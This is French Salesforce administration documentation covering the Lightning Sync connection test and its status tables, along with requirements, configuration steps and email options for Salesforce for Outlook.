Après avoir saisi les identifiants de votre compte de service dans Salesforce, exécutez le test de connexion Lightning Sync pour vérifier si vous et votre service informatique avez correctement configuré Lightning Sync. Vous pouvez également exécuter le test de connexion si Lightning Sync s'interrompt soudainement durant la synchronisation des informations de vos commerciaux.

Le test de connexion de Lightning Sync vérifie plusieurs points de connectivité entre votre organisation Salesforce et votre serveur de messagerie. Une fois le test effectué, il génère un résumé qui indique le statut de votre connexion.

Les utilisateurs de Lightning Sync pour Microsoft® Exchange doivent exécuter le test de connexion Lightning Sync et l'Analyseur de connectivité à distance Microsoft lorsque vous testez la connectivité. Les tests sont légèrement différents, leur exécution conjointe renvoie donc des informations plus complètes sur le statut de votre connexion. Les utilisateurs de Lightning Sync pour Google doivent exécuter uniquement le test de connexion Lightning Sync.

Le test de connectivité à distance de Microsoft et le test de connexion de Lightning Sync contrôlent la connectivité générale entre Exchange et votre organisation Salesforce. Si vous souhaitez tester la connectivité pour un seul (ou pour quelques uns) de vos représentants, contrôlez son statut de synchronisation depuis `Statut de Lightning Sync` dans Configuration.

1. Dans Configuration, saisissez *`Configuration Lightning Sync`* dans la case `Recherche rapide`, puis sélectionnez **Configuration Lightning Sync**.
2. Dans la section `Test de connexion`, saisissez l'adresse e-mail de l'un des commerciaux que vous avez configurés pour identifier votre compte de service Exchange.
3. Cliquez sur **Tester**.
   Salesforce vérifie votre connexion entre Salesforce et votre serveur Exchange, et renvoie votre statut de connexion.

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour exécuter le test de connexion :
- Afficher la configuration

## Statuts Lightning Sync pour Microsoft® Exchange

Comprenez les statuts de Lightning Sync pour Microsoft Exchange afin de mieux évaluer et résoudre les erreurs de Lightning Sync qui s'affichent dans la page des statuts de Lightning Sync dans Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Statuts du système

**Tableau 13: Statuts de configuration**

| Si | Renvoie le statut | Cela signifie |
|---|---|---|
| Le compte de service Microsoft Exchange renvoie : | *Le nom d'utilisateur de votre compte de service* | Vous avez enregistré les identifiants de votre compte de service dans Salesforce et Lightning Sync a reconnu un compte de service valide. Ce statut ne signifie pas nécessairement que le compte de service est configuré pour la synchronisation avec Lightning Sync. Si les erreurs de synchronisation persistent, nous recommandons d'utiliser l'outil Analyseur de connectivité à distance de Microsoft pour tester votre connexion et dépanner les problèmes de configuration. |
| | Aucun | Lightning Sync n'a pas pu enregistrer les identifiants de votre compte de service. Assurez-vous que vous avez fourni l'ID et le mot de passe corrects pour le compte de service, et que vous avez configuré un compte de service valide dans Microsoft Exchange. |
| Lightning pour Outlook activé : | Oui | Vous avez activé Lightning pour Outlook dans la Configuration. Si vous avez configuré les commerciaux pour sélectionner les événements Microsoft à synchroniser vers Salesforce, ils peuvent les sélectionner en utilisant Lightning pour Outlook. |

| Si | Renvoie le statut | Cela signifie |
|---|---|---|
| | Non | Vous n'avez pas activé Lightning pour Outlook dans la Configuration. Si vous avez configuré les commerciaux pour sélectionner les événements Microsoft à synchroniser vers Salesforce, ils ne peuvent pas les sélectionner tant que vous n'activez pas Lightning pour Outlook. |
| Salesforce reconnaît le compte de service Microsoft Exchange : | | Lightning Sync reconnaît le compte de service que vous avez fourni. Ce statut ne signifie pas nécessairement que le compte de service est configuré pour la synchronisation avec Lightning Sync. Si les erreurs de synchronisation persistent, nous recommandons d'utiliser l'outil Analyseur de connectivité à distance de Microsoft® pour tester votre connexion et dépanner les problèmes de configuration. |
| | | Lightning Sync n'a pas pu reconnaître le compte de service que vous avez fourni. Assurez-vous que vous avez configuré un compte de service valide dans Microsoft Exchange. |
| Les utilisateurs avec des adresses e-mail Microsoft Exchange et Salesforce liées : | Le nombre attendu d'utilisateurs de Lightning Sync | Les adresses e-mail Microsoft Exchange de tous vos utilisateurs ont été correctement mappées avec les adresses e-mail Salesforce correspondantes. |
| | Un nombre inattendu d'utilisateurs de Lightning Sync | Certaines adresses e-mail Microsoft Exchange de vos utilisateurs n'ont pas été correctement mappées avec les adresses e-mail Salesforce correspondantes. Comparez les adresses de vos utilisateurs dans Exchange avec celles de Salesforce pour vérifier si elles correspondent. |
| | 0 | Aucune adresse e-mail Microsoft Exchange de vos utilisateurs n'a été correctement mappée avec des adresses e-mail Salesforce correspondantes. Contactez le support client de Salesforce. |

**Tableau 14: Statuts des contacts**

| Si | Renvoie le statut | Cela signifie |
|---|---|---|
| Dernière activité de synchronisation : | L'heure de synchronisation d'un contact dans les dernières minutes | Votre organisation a synchronisé pour la dernière fois des contacts avec Lightning Sync à cette date/heure. Généralement, Lightning Sync synchronise les enregistrements à l'heure prévue. Si ce statut est affiché alors que des utilisateurs signalent que des contacts ne sont pas synchronisés à l'heure prévue, vérifiez les paramètres associés à ces utilisateurs sur votre serveur Exchange ou dans vos configurations Lightning Sync. |
| | Heure de synchronisation d'un contact dans les dernières heures | Votre organisation a synchronisé pour la dernière fois des contacts à cette date/heure. Vous avez peut-être récemment configuré Lightning Sync, car la synchronisation initiale des contacts peut prendre plusieurs heures. Si vous n'avez pas effectué de synchronisation initiale des contacts pour votre organisation, ce statut peut indiquer un problème de synchronisation des contacts dans votre organisation. Surveillez l'activité de synchronisation pendant 24 heures afin de déterminer si la synchronisation reprend. |
| | L'heure de synchronisation d'un contact à une date passée | Votre organisation a synchronisé pour la dernière fois des contacts à cette date/heure. Si votre organisation n'effectue pas de nouvelle synchronisation dans les 24 heures, assurez-vous que vous avez fourni les identifiants corrects de votre compte de service Exchange, que Salesforce a reconnu votre compte de service et que vous avez utilisé l'Analyseur de connectivité à distance de Microsoft pour vérifier la communication de votre serveur Exchange avec Lightning Sync. Si l'analyseur indique que votre connexion fonctionne, contactez le Support client de Salesforce. |
| Enregistrements synchronisés au cours des dernières 60 minutes : | Le nombre de contacts synchronisés dans votre organisation dans les dernières 60 minutes | Votre organisation a synchronisé ces contacts au cours des dernières 60 minutes. |
| | 0 | Votre organisation n'a synchronisé aucun contact au cours des 60 dernières minutes. Surveillez l'activité de synchronisation |

| Si | Renvoie le statut | Cela signifie |
|---|---|---|
| | | d'enregistrements pendant 24 heures pour déterminer si elle reprend. Si la synchronisation ne reprend pas, utilisez l'Analyseur de connectivité à distance de Microsoft pour vérifier que votre serveur Exchange peut communiquer avec Lightning Sync. Si l'analyseur indique que votre connexion fonctionne, contactez le Support client de Salesforce. |
| Enregistrements synchronisés au cours des dernières 24 heures : | Le nombre de contacts synchronisés dans votre organisation dans les dernières 24 heures | Votre organisation a synchronisé ces contacts au cours des dernières 24 heures. |
| | 0 | Votre organisation n'a synchronisé aucun contact au cours des 60 dernières minutes. Utilisez l'Analyseur de connectivité à distance de Microsoft pour vérifier que votre serveur Exchange peut communiquer avec Lightning Sync. Si l'analyseur indique que votre connexion fonctionne, contactez le Support client de Salesforce. |

**Tableau 15: Statuts des événements**

| Si | Renvoie le statut | Cela signifie |
|---|---|---|
| Dernière activité de synchronisation : | L'heure de synchronisation d'un événement dans les dernières minutes | Votre organisation a synchronisé pour la dernière fois des événements avec Lightning Sync à cette date/heure. Généralement, Lightning Sync synchronise les enregistrements à l'heure prévue. Si ce statut est affiché alors que des utilisateurs signalent que des événements ne sont pas synchronisés à l'heure prévue, vérifiez les paramètres associés à ces utilisateurs sur votre serveur Exchange ou dans vos configurations Lightning Sync. |
| | Heure de synchronisation d'un événement dans les dernières heures | Votre organisation a synchronisé pour la dernière fois des événements à cette date/heure. Vous avez peut-être récemment configuré Lightning Sync, car la synchronisation initiale des événements peut prendre plusieurs heures. Si vous n'avez pas effectué de synchronisation initiale des événements pour votre organisation, ce statut peut indiquer un problème de synchronisation des |

| Si | Renvoie le statut | Cela signifie |
|---|---|---|
| | | événements dans votre organisation. Surveillez l'activité de synchronisation pendant 24 heures afin de déterminer si la synchronisation reprend. |
| | L'heure de synchronisation d'un événement à une date passée | Votre organisation a synchronisé pour la dernière fois des événements à cette date/heure. Si votre organisation n'effectue pas de nouvelle synchronisation dans les 24 heures ou plus, assurez-vous que vous avez fourni les identifiants corrects de votre compte de service Exchange, que Salesforce a reconnu votre compte de service et que vous avez utilisé l'Analyseur de connectivité à distance de Microsoft pour vérifier la communication de votre serveur Exchange avec Lightning Sync. Si l'analyseur indique que votre connexion fonctionne, contactez le Support client de Salesforce. |
| Enregistrements synchronisés au cours des dernières 60 minutes : | Le nombre d'événements synchronisés dans votre organisation dans les dernières 60 minutes | Votre organisation a synchronisé ces événements au cours des dernières 60 minutes. |
| | 0 | Votre organisation n'a synchronisé aucun événement au cours des 60 dernières minutes. Surveillez l'activité de synchronisation d'enregistrements pendant 24 heures pour déterminer si elle reprend. Si la synchronisation ne reprend pas, utilisez l'Analyseur de connectivité à distance de Microsoft pour vérifier que votre serveur Exchange peut communiquer avec Lightning Sync. Si l'analyseur indique que votre connexion fonctionne, contactez le Support client de Salesforce. |
| Enregistrements synchronisés au cours des dernières 24 heures : | Le nombre de contacts synchronisés dans votre organisation dans les dernières 24 heures | Votre organisation a synchronisé ces contacts au cours des dernières 24 heures. |
| | 0 | Votre organisation n'a synchronisé aucun événement au cours des 60 dernières minutes. Utilisez l'Analyseur de connectivité à distance de Microsoft pour vérifier que votre serveur Exchange peut communiquer avec Lightning Sync. Si l'analyseur indique que votre connexion fonctionne, contactez le Support client de Salesforce. |

Statuts de l'utilisateur

**Tableau 16: Statuts de configuration**

| Si | Renvoie le statut | Cela signifie |
|---|---|---|
| Utilisateur attribué à une configuration Exchange active : | | Cet utilisateur est configuré pour être synchronisé dans une configuration Lightning Sync active. |
| | | Cet utilisateur n'est pas configuré pour être synchronisé dans une configuration Lightning Sync active. |
| Boîte aux lettres de l'utilisateur exécutée sur une version prise en charge de Microsoft Exchange : | | Lightning Sync prend en charge la version Microsoft Exchange de cet utilisateur. |
| | | Lightning Sync ne prend pas en charge la version Microsoft Exchange de cet utilisateur. |
| Utilisateur reconnu par le compte de service Exchange : | | Cet utilisateur est représenté par le compte de service que vous avez configuré dans Exchange, et Lightning Sync peut communiquer avec votre compte de service Exchange. |
| | | Cet utilisateur n'est pas représenté par le compte de service que vous avez configuré dans Exchange, ou Lightning Sync ne peut pas communiquer avec le compte de service Exchange que vous avez fourni. Vérifiez la configuration de votre compte de service Exchange pour vous assurer que le compte de service est valide et qu'il représente avec précision cet utilisateur. |
| Statut de réinitialisation de la synchronisation de l'utilisateur : | Marqué pour la réinitialisation | Vous avez réinitialisé cet utilisateur pour la synchronisation, mais la synchronisation n'a pas démarré. Votre requête de réinitialisation est dans la file d'attente du système et sera exécutée lorsque le système sera disponible. |
| | Réinitialisation en cours | Le processus de réinitialisation de la synchronisation est en cours. Une fois la réinitialisation terminée, le « Statut de réinitialisation de la synchronisation de l'utilisateur » n'est plus affiché sur cette page. |
| L'utilisateur à configuré Lightning pour Outlook : | Oui | Ce commercial a configuré Lightning for Outlook. Si vous avez configuré les commerciaux pour sélectionner les |

| Si | Renvoie le statut | Cela signifie |
|---|---|---|
| | | événements Microsoft à synchroniser vers Salesforce, ils peuvent les sélectionner en utilisant Lightning pour Outlook. |
| | Non | Ce commercial n'a pas configuré Lightning for Outlook. Si vous avez configuré les commerciaux pour sélectionner les événements Microsoft à synchroniser vers Salesforce, ils ne peuvent pas les sélectionner tant qu'ils n'ont pas configuré Lightning pour Outlook. |

**Tableau 17: Statuts des contacts**

| Si | Renvoie le statut | Cela signifie |
|---|---|---|
| Dossier Salesforce_Sync trouvé : | | Le dossier Salesforce_Sync a été trouvé dans le compte de messagerie de l'utilisateur, dans le répertoire Contacts. |
| | | Lightning Sync ne trouve pas le dossier Salesforce_Sync dans votre serveur Exchange et ne peut pas le créer automatiquement pour cet utilisateur. Vous pouvez créer le dossier Salesforce_Sync dans un sous-répertoire du répertoire Contacts, dans le compte de messagerie de cet utilisateur. |
| Adresses e-mail Salesforce et Exchange liées : | | L'adresse e-mail Microsoft Exchange de cet utilisateur a été correctement mappée avec son adresse e-mail Salesforce. |
| | | L'adresse e-mail Microsoft Exchange de cet utilisateur n'a pas été correctement mappée avec son adresse e-mail Salesforce. Réinitialisez la synchronisation pour cet utilisateur. |
| Statut de synchronisation depuis Salesforce vers Exchange : | Non démarrée | La synchronisation des contacts de cet utilisateur depuis Salesforce vers Exchange n'a pas démarrée. |
| | Synchronisation initiale en cours | La synchronisation initiale des contacts de cet utilisateur depuis Salesforce vers Exchange est en cours. Cette synchronisation initiale peut prendre plusieurs heures. |

| Si | Renvoie le statut | Cela signifie |
|---|---|---|
| | Synchronisation initiale terminée | La synchronisation initiale des contacts de cet utilisateur depuis Salesforce vers Exchange est terminée. |
| | Synchronisation en cours | La synchronisation des contacts de cet utilisateur depuis Salesforce vers Exchange est en cours d'exécution. |
| | Synchronisé | Les contacts de cet utilisateur ont été synchronisés depuis Salesforce vers Exchange. |
| | Configuration Exchange non définie pour la synchronisation | Cet utilisateur n'est pas configuré pour synchroniser les contacts depuis Salesforce vers Exchange dans une configuration Lightning Sync active. |
| Statut de synchronisation depuis Salesforce vers Exchange : | Non démarrée | La synchronisation des contacts de cet utilisateur depuis Exchange vers Salesforce n'a pas encore démarrée. |
| | Synchronisation initiale en cours | La synchronisation initiale des contacts de cet utilisateur depuis Exchange vers Salesforce est en cours. Cette synchronisation initiale peut prendre plusieurs heures. |
| | Synchronisation initiale terminée | La synchronisation initiale des contacts de cet utilisateur depuis Exchange vers Salesforce est terminée. |
| | Synchronisation en cours | La synchronisation des contacts de cet utilisateur depuis Exchange vers Salesforce est en cours d'exécution. |
| | Synchronisé | Les contacts de cet utilisateur ont été synchronisés depuis Exchange vers Salesforce. |
| | Configuration Exchange non définie pour la synchronisation | Cet utilisateur n'est pas configuré pour synchroniser les contacts depuis Exchange vers Salesforce dans une configuration Lightning Sync active. |
| Enregistrements en cours de synchronisation | Le nombre de contacts actuellement synchronisés pour cet utilisateur | Ce nombre de contacts est actuellement synchronisé pour cet utilisateur depuis Exchange vers Salesforce. Si les contacts de cet utilisateur sont synchronisés comme attendu, cette valeur correspond au nombre de contacts existants dans le dossier Salesforce_Sync de l'utilisateur. |

**Tableau 18: Statuts des événements**

| Si | Renvoie le statut | Cela signifie |
|---|---|---|
| Dossier du calendrier trouvé : | | Le dossier du calendrier a été trouvé dans le compte de messagerie de cet utilisateur. |
| | | Lightning Sync ne trouve pas le dossier de calendrier de l'utilisateur sur votre serveur Exchange. |
| Adresses e-mail Salesforce et Exchange liées : | | L'adresse e-mail Microsoft Exchange de cet utilisateur a été correctement mappée avec son adresse e-mail Salesforce. |
| | | L'adresse e-mail Microsoft Exchange de cet utilisateur n'a pas été correctement mappée avec son adresse e-mail Salesforce. Réinitialisez la synchronisation pour cet utilisateur. |
| Statut de synchronisation depuis Salesforce vers Exchange : | Non démarrée | La synchronisation des événements de cet utilisateur depuis Salesforce vers Exchange n'a pas démarrée. |
| | Synchronisation initiale en cours | La synchronisation initiale des événements de cet utilisateur depuis Salesforce vers Exchange est en cours. Cette synchronisation initiale peut prendre plusieurs heures. |
| | Synchronisation initiale terminée | La synchronisation initiale des événements de cet utilisateur depuis Salesforce vers Exchange est terminée. |
| | Synchronisation en cours | La synchronisation des événements de cet utilisateur depuis Salesforce vers Exchange est en cours d'exécution. |
| | Synchronisé | Les événements de cet utilisateur ont été synchronisés depuis Salesforce vers Exchange. |
| | Configuration Exchange non définie pour la synchronisation | Cet utilisateur n'est pas configuré pour synchroniser les événements depuis Salesforce vers Exchange dans une configuration Lightning Sync active. |
| Statut de synchronisation depuis Salesforce vers Exchange : | Non démarrée | La synchronisation des événements de cet utilisateur depuis Exchange vers Salesforce n'a pas démarrée. |
| | Synchronisation initiale en cours | La synchronisation initiale des événements de cet utilisateur depuis Exchange vers Salesforce est en cours. Cette |

| Si | Renvoie le statut | Cela signifie |
|---|---|---|
| | | synchronisation initiale peut prendre plusieurs heures. |
| | Synchronisation initiale terminée | La synchronisation initiale des événements de cet utilisateur depuis Exchange vers Salesforce est terminée. |
| | Synchronisation en cours | La synchronisation des événements de cet utilisateur depuis Exchange vers Salesforce est en cours d'exécution. |
| | Synchronisé | Les événements de cet utilisateur ont été synchronisés depuis Exchange vers Salesforce. |
| | Configuration Exchange non définie pour la synchronisation | Cet utilisateur n'est pas configuré pour synchroniser les événements depuis Exchange vers Salesforce dans une configuration Lightning Sync active. |
| Enregistrements en cours de synchronisation | Le nombre d'événements actuellement synchronisés pour cet utilisateur | Ce nombre d'événements est actuellement synchronisé pour cet utilisateur depuis Exchange vers Salesforce. Si cet utilisateur signale des difficultés de synchronisation sur certains événements uniquement, assurez-vous qu'il est configuré pour synchroniser les événements comme défini dans sa configuration Lightning Sync et qu'il n'a pas attribué l'option `privé` à l'événement. Rappelons qu'actuellement Lightning Sync ne synchronise pas les événements récurrents ou les invités aux événements. |

# Salesforce pour Outlook : Configuration des commerciaux pour la synchronisation et l'utilisation de Salesforce depuis Microsoft Outlook

## Configuration requise pour Salesforce pour Outlook

Vérifiez que vos systèmes informatiques respectent la configuration requise avant de télécharger et d'installer Salesforce pour Outlook.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

| Ressource de base | Version requise |
|---|---|
| Salesforce pour Outlook | Salesforce pour Outlook v3.0.0 ou supérieure après la désactivation du protocole de cryptage TLS 1.0 par Salesforce. |
| Programme de messagerie par défaut | Toutes les versions suivantes de Microsoft® Outlook® utilisant Microsoft Exchange Online (le service hébergé de Microsoft qui s'intègre à Office 365™) ou Microsoft Exchange Server, avec les tout derniers correctifs installés.<br>• 2016<br>• 2013<br>• 2010<br>• 2007<br>Salesforce pour Outlook prend en charge Outlook installé à l'aide de Click-to-Run (un programme d'installation en streaming pour Microsoft Office). |
| Système d'exploitation | Toutes les versions ci-dessous de Microsoft Windows®, avec les tous derniers correctifs.<br>• Windows 10<br>• Windows 8.1 (Pro et Entreprise)<br>• Windows 7<br>Nous ne prenons pas en charge l'utilisation de Salesforce pour Outlook avec Apple® Mac OS®. |
| Navigateur | Internet Explorer avec le protocole de cryptage TLS 1.1 ou supérieur activé. Pour consulter les limitations de navigateur spécifiques aux fonctionnalités, reportez-vous à « Autres configurations requises ». |

## Autres configurations requises

| Autres fonctionnalités | Configuration requise |
|---|---|
| Création d'enregistrements à l'aide de l'Éditeur du panneau latéral de Salesforce | Microsoft® Internet Explorer® 9 ou supérieur est requis. |

| Autres fonctionnalités | Configuration requise |
| --- | --- |
| Configurations de serveur | Nous prenons charge l'utilisation des systèmes qui se connectent à Internet via un serveur proxy.<br>• Détection automatique du proxy<br>• Proxy manuel<br>• Authentification par proxy NTLM |
| | Nous ne prenons pas en charge l'utilisation de :<br>• Serveurs de messagerie IMAP et POP3<br>• Serveurs Terminal, tels que les serveurs Citrix®<br>• Fichiers Proxy Automatic Configuration (.pac) |
| Programmes d'installation | Si vous êtes administrateur et envisagez d'utiliser le programme d'installation `.msi`, les outils suivants peuvent être requis :<br>• Microsoft .NET Framework 4.5.2, 4.6 ou 4.6.1<br>• Outils Microsoft Visual Studio® 2010 pour Office Runtime<br>• Primary Interop Assemblies (PIA) redistribuable pour votre version de Microsoft Outlook<br>Les utilisateurs de Windows 7 `.msi` doivent exécuter l'invite de commande en tant qu'administrateur, puis lancer le programme d'installation depuis la ligne de commande. Par exemple : *`msiexec /i SalesforceForOutlook.msi`*. |
| Authentification unique | Nous prenons en charge :<br>• Authentification déléguée<br>• Security Assertion Markup Language (SAML) avec Mon domaine |
| | Nous ne prenons pas en charge l'utilisation d'un fournisseur d'identité en ligne séparé pour l'authentification unique. |

## Fonctionnalités de Salesforce pour Outlook disponibles par édition Salesforce

Votre édition Salesforce détermine les fonctionnalités auxquelles vos conversions ont accès.

| Fonctionnalité | Disponible dans Contact Manager Edition, Group Edition | Disponible avec Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition et Developer Edition |
| --- | --- | --- |
| Ajout d'e-mails Microsoft® Outlook® à des enregistrements Salesforce | | ✅ |
| Synchronisation des contacts, des événements et des tâches entre Salesforce et Outlook | ✅ | ✅ |

| Fonctionnalité | Disponible dans Contact Manager Edition, Group Edition | Disponible avec Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition et Developer Edition |
|---|---|---|
| Définition des directions de synchronisation, des filtres et des fonctionnalités activés pour les utilisateurs via les configurations Outlook | | ✅ |
| Accès des commerciaux au menu latéral de Salesforce | ✅ | ✅ |
| Création d'enregistrements Salesforce par les commerciaux directement dans l'éditeur du panneau latéral | ✅ | ✅ |
| Création de menus de présentation d'éditeur pour le panneau latéral par les administrateurs, sans affecter les autres présentations d'éditeur. | | ✅ |
| Création de plusieurs présentations d'éditeur du panneau latéral et attribution à différents profils utilisateur par les administrateurs. | | ✅ |

# Configurations Outlook et présentations d'éditeur Outlook

Aidez les utilisateurs de Salesforce pour Outlook à gérer leurs enregistrements entre Microsoft® Outlook® et Salesforce en créant des paramètres séparés pour les groupes d'utilisateurs qui ont des exigences différentes. Pour cela, dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.

## Configurations de Salesforce pour Outlook

Les configurations Salesforce pour Outlook incluent des paramètres pour les données que les utilisateurs de Salesforce pour Outlook peuvent synchroniser entre Microsoft® Outlook® et Salesforce. Les administrateurs peuvent créer des configurations séparées pour différents type d'utilisateur, et accorder des autorisations utilisateur pour modifier certains de leurs paramètres. Par exemple, une équipe d'opportunité peut vouloir tout synchroniser et un responsable souhaiter synchroniser uniquement les événements.

Vous pouvez en outre configurer vos utilisateurs pour créer, afficher et utiliser des enregistrements Salesforce directement dans Outlook à partir du panneau latéral de Salesforce. Le panneau latéral permet aux utilisateurs d'ajouter aisément des e-mails, des événements et des tâches Outlook à des enregistrements Salesforce associés.

## Présentations de l'éditeur Outlook

Les utilisateurs peuvent créer des comptes, des requêtes, des pistes, des opportunités, et même des objets personnalisés, directement depuis le panneau latéral, en utilisant l'éditeur du panneau

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher les configurations :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :
- Gérer les configurations de clients de messagerie

latéral. Pour configurer l'utilisation de l'éditeur du panneau latéral pour vos utilisateurs, créez les actions rapides que vous souhaitez afficher dans les menus de l'éditeur de vos utilisateurs, ajoutez ces actions rapides aux présentations de l'éditeur appropriées, puis attribuez les présentations aux utilisateurs.

## Création de configurations Salesforce pour Outlook

Pour permettre aux commerciaux d'utiliser Salesforce pour Outlook, vous définissez leur expérience en créant des configurations Outlook. Les configurations Outlook définissent les paramètres Salesforce pour Outlook des commerciaux, notamment les fonctionnalités auxquelles ils ont accès et la synchronisation de leurs enregistrements entre Outlook et Salesforce. Si vous souhaitez définir des paramètres uniques pour certains membres de votre équipe commerciale, créez plusieurs configurations Outlook, puis attribuez les commerciaux en conséquence.

1. Dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.
2. Cliquez sur **Nouvelle configuration Outlook**.
3. Saisissez un nom et une description pour la configuration.
4. Sélectionnez Actif pour activer la configuration.
5. Sélectionnez Notifier des mises à jour de produits afin d'informer les commerciaux de la disponibilité de mises à niveau pour Salesforce pour Outlook à télécharger.
6. Selon l'expérience que vous souhaitez offrir à vos commerciaux, définissez certains ou tous les paramètres ci-dessous.
   - Attribution d'utilisateurs et de profils
   - Options associée aux e-mails pour l'ajout d'e-mails et la création de requêtes
   - Direction de synchronisation
   - Comportement du conflit
   - Mappages de champs
   - Critères de correspondance
   - Autorisations de modification
   - Paramètres avancés
7. Cliquez sur **Enregistrer**.
8. Définir des jeux de données.

Lorsque les nouveaux utilisateurs de Salesforce pour Outlook se connectent à Salesforce avec l'assistant de configuration de Salesforce pour Outlook, ces paramètres s'appliquent immédiatement. Les modifications que vous apportez à des configurations Outlook actives s'appliquent à la prochaine utilisation d'Outlook par les commerciaux.

**Éditions**

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour afficher les configurations :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :
- Gérer les configurations de clients de messagerie

## Attribution d'utilisateurs à des configurations Salesforce pour Outlook

Après avoir défini les informations de base d'une configuration Salesforce pour Outlook, vous sélectionnez les utilisateurs de Salesforce pour Outlook auxquels s'appliquent les paramètres de la configuration.

1. Dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.
2. Si vous modifiez une configuration Outlook existante, cliquez sur **Modifier** en regard de celle que vous souhaitez changer. Sinon, cliquez sur **Nouvelle configuration Outlook**, puis renseignez les champs requis.
3. Dans la section Attribuer des utilisateurs et des profils, sélectionnez *Profils* ou *Utilisateurs* dans la liste déroulante Rechercher.
4. Si vous ne trouvez pas le membre à ajouter, saisissez des mots-clés dans la zone de recherche, puis cliquez sur **Rechercher**.
5. Sélectionnez les membres souhaités dans la zone Membres disponibles, puis cliquez sur **Ajouter** pour les ajouter au groupe. Si tous les utilisateurs disponibles sont attribués à cette configuration, la liste Utilisateurs est vide et vous ne pouvez attribuer que des profils.
6. Pour retirer des membres, sélectionnez-les et cliquez sur **Supprimer**. Si les utilisateurs supprimés sont attribués à une autre configuration active via un profil, cette autre configuration est utilisée à l'ouverture suivante d'Outlook par les utilisateurs. Sinon, les utilisateurs supprimés ne peuvent pas utiliser Salesforce pour Outlook.
7. Cliquez sur **Enregistrer**. Toutes les modifications s'appliquent lors de la prochaine synchronisation pour les utilisateurs associés à cette configuration. Si vous attribuez un utilisateur qui est déjà attribué à une autre configuration, cet utilisateur est supprimé de l'autre configuration et attribué à celle-ci. Si un utilisateur attribué fait aussi partie d'un profil attribué à une autre configuration active, la configuration qui fait directement référence à l'utilisateur s'applique.

### Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### AUTORISATIONS UTILISATEUR

Pour afficher les configurations :

- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :

- Gérer les configurations de clients de messagerie

# Définition des paramètres de données de Salesforce pour Outlook

Les paramètres de données contrôlent le comportement de la synchronisation et la fonctionnalité de messagerie de Salesforce pour Outlook. Vous pouvez définir les paramètres suivants à l'aide des champs Paramètres des données d'une configuration Salesforce pour Outlook.

- Options associée aux e-mails pour l'ajout d'e-mails et la création de requêtes
- Direction de synchronisation
- Comportement du conflit
- Mappages de champs
- Critères de correspondance
- Autorisations de modification

## Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

## AUTORISATIONS UTILISATEUR

Pour afficher les configurations :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :
- Gérer les configurations de clients de messagerie

# Configuration des options de messagerie pour Salesforce pour Outlook

Aidez vos équipes commerciales à suivre les e-mails Microsoft® Outlook® importants associés à des contacts et à des pistes Salesforce. Affichez ces contacts et ces pistes directement dans Outlook.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher les configurations :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :
- Gérer les configurations de clients de messagerie

Pour activer Ajouter un e-mail, Volet latéral et Créer une requête :
- Personnaliser l'application

## Activation du panneau latéral de Salesforce

Les commerciaux peuvent afficher les contacts et les pistes Salesforce associés à leurs e-mails et événements importants.

1. Dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.
2. Si vous modifiez une configuration Outlook existante, cliquez sur **Modifier** en regard de celle que vous souhaitez changer. Sinon, cliquez sur **Nouvelle configuration Outlook**, puis renseignez les champs requis.
3. Sélectionnez Panneau latéral.
4. Enregistrez vos modifications.

## Ajout d'e-mails, de pièces jointes, d'événements et de tâches à des enregistrements par les commerciaux depuis le panneau latéral

Le paramètre Ajouter un e-mail permet aux commerciaux d'ajouter des e-mails Outlook et leurs pièces jointes (), des événements () et des tâches () à leurs enregistrements Salesforce directement depuis le panneau latéral. Vous pouvez également activer Autoriser les utilisateurs à sélectionner des pièces jointes (), qui permet aux commerciaux de sélectionner des pièces jointes spécifiques pour les ajouter à Salesforce, au lieu de toutes les inclure automatiquement.

1. Dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.
2. Si vous modifiez une configuration Outlook existante, cliquez sur **Modifier** en regard de celle que vous souhaitez changer. Sinon, cliquez sur **Nouvelle configuration Outlook**, puis renseignez les champs requis.
3. Sélectionnez Panneau latéral.
4. Sélectionnez Ajouter un e-mail.
5. Enregistrez vos modifications.
6. Pour permettre aux commerciaux de sélectionner des pièces jointes spécifiques à ajouter à Salesforce, sélectionnez **Autoriser les utilisateurs à sélectionner des pièces jointes**.

## Ajout d'e-mails et de pièces jointes aux enregistrements par les utilisateurs qui n'utilisent pas le panneau latéral

Pour les commerciaux qui n'ont pas le panneau latéral activé, le paramètre Ajouter un e-mail ajoute les boutons **Ajouter des e-mails** et **Envoyer et ajouter** au ruban Outlook. Ce paramètre également aux commerciaux d'ajouter simultanément jusqu'à 10 e-mails à Salesforce.

1. Dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.
